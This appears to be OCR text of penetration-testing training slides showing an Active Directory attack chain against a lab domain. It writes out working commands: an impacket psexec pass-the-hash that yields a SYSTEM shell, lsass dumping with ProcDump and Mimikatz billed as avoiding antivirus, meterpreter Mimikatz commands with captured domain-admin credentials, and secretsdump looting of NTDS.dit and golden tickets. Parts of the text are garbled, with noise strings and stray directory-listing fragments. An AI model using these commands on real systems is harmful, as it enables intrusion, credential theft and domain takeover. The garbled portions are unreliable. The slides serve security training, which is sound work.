
```
[root:~/OWASP/impacket/examples]# python psexec.py helpdesk@workstation04 -hashes aad3b435b51404eeaad3b4
35b51404ee:94c2605ea71fca715caacfaa92088150

Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on workstation04.....
[*] Found writable share ADMIN$
[*] Uploading file OFOLMKgN.exe
[*] Opening SVCManager on workstation04.....
[*] Creating service IBRW on workstation04.....
[*] Starting service IBRW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Windows\system32>whoami
nt-autorität\system
```

https://github.com/CoreSecurity/impacket

Pass-the-Hash

Results of phase 2

- Key takeaway after Pass-the-Hash to workstation04
  - We have local administrative rights on workstation04 and can execute code
  - The “Domain Admin” luke.skywalker is working on this computer



Phase 3 – Privileged Access

Keep moving laterally abusing local admin privilges

Phase 3 – Privileged user (local)

Lateral movement – Hunting down the Domain Administrators

- Administrative access to a computer means we can read process memory
  - **Dumping memory contents of lsass.exe & extracting credentials**
    - Sysinternals ProcDump creates a minidump of the target process
    - Use Mimikatz to extract the credentials from it
    - Will not trigger AV
  - **Use Mimikatz in Metasploit to dump the credentials**
    - Might trigger AV

http://technet.microsoft.com/en-us/sysinternals/dd996900.aspx

http://blog.gentilkiwi.com/mimikatz

```
        Sep 09:32 etc
   21.  Sep 15:52 home
 / 30.  Sep 2015  lib -> usr/lib
 7 30.  Sep 2015  lib64 -> usr/lib
34 23.  Jul 10:01 lost+found
96  1.  Aug 22:45 mnt
096 30. Sep 2015  opt
 16 21. Sep 15:52 private -> /home/encrypted
  0 21. Sep 08:15 proc
4096 12. Aug 15:37 root
 560 21. Sep 15:50 run
   7 30. Sep
```

Demo

Dump creds with mimikatz

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
Phase 3 – Privileged user (local)

Lateral movement – Hunting down the Domain Administrators

➤ Run psexec and Pass-the-Hash

```
# Dumping creds in with meterpreter in metasploit using mimikatz (make sure you use an privileged account)
getsystem
load mimikatz
mimikatz command –f privilege::debug
mimikatz command –f sekurlsa::logonPasswords
```



```
"0;999","Negotiate","WORKSTATION04$","PWNY","n.s. (Credentials KO)"
ZS&l=.r'n,MR^/gumvyj""e8-,:Y#uCZV%.-@!#n<ZC%+""+-k=]\G,EKcy6NYl2H>?lnfEgdnGE>r ''M^4C6YiH
frqKKR5t*(BM@r r;/"
"
ZS&l=.r'n,MR^/gumvyj""e8-,:Y#uCZV%.-@!#n<ZC%+""+-k=]\G,EKcy6NYl2H>?lnfEgdnGE>r ''M^4C6YiH
frqKKR5t*(BM@r r;/"
"
meterpreter > mimikatz_command -f sekurlsa::logonPasswords
"0;3402084","Kerberos", luke.skywalker ,"PWNY","lm{ 00000000000000000000000000000000 }, n
fcb13089285cba8af71d7 }
1337p4$$w0rdPolicY!

1337p4$$w0rdPolicY!"
1337p4$$w0rdPolicY!"
"0;3402025","Kerberos","luke.skywalker","PWNY","lm{ 00000000000000000000000000000000 }, n
fcb13089285cba8af71d7 }"
1337p4$$w0rdPolicY!"
"
1337p4$$w0rdPolicY!"
1337p4$$w0rdPolicY!"
"0;997","Negotiate","LOKALER DIENST","NT-AUTORIT�T","n.s. (Credentials KO)"
"
"
"
```


http://technet.microsoft.com/en-us/sysinternals/dd996900.aspx

http://blog.gentilkiwi.com/mimikatz

Phase 3 – Privileged user (local)

Lateral movement – PowerView – Key takeaways

- Key takeaway of after dumping the creds
  - We have valid credentials for the user luke.skywalker
  - luke.skywalker is member of the “Domain Admin” group, so we have administrative access to the domain controller



Phase 3 – Privileged User

Looting the thing

Phase 3 – Privileged user (domain)

Looting the thing – secretsdump.py

- We have administrative access to the domain controller

- What now? Do you want persistance?
  - Dumping all user hashes
  - Creation of golden tickets

Phase 3 – Privileged user (domain)

Looting the thing – secretsdump.py

- On workstations:
  - secretsdump.py can be used to dump SAM/LSA secrets remotely
  - Performs various techniques to dump hashes from a remote machine without executing any agent there

- On DCs it will also:
  - For NTDS.dit it will either:
    a) Get the domain users list and get all hashes of all domain users (including historical ones) as well as Kerberos keys
      a) MS Directory Replication Service (MS-DRS) Remote Protocol
    b) Extract NTDS.dit
      a) vssadmin executed with the smbexec approach

```
        Sep 09:32 etc
   21. Sep 15:52 home
   30. Sep 2015 lib -> usr/lib
 7 30. Sep 2015 lib64 -> usr/lib
84 23. Jul 10:01 lost+found
96  1. Aug 22:45 mnt
096 30. Sep 2015 opt
 16 21. Sep 15:52 private -> /home/encrypted
  0 21. Sep 08:15 proc
4096 12. Aug 15:37 root
 560 21. Sep 15:50 run
   7 30. Sep
```

Demo

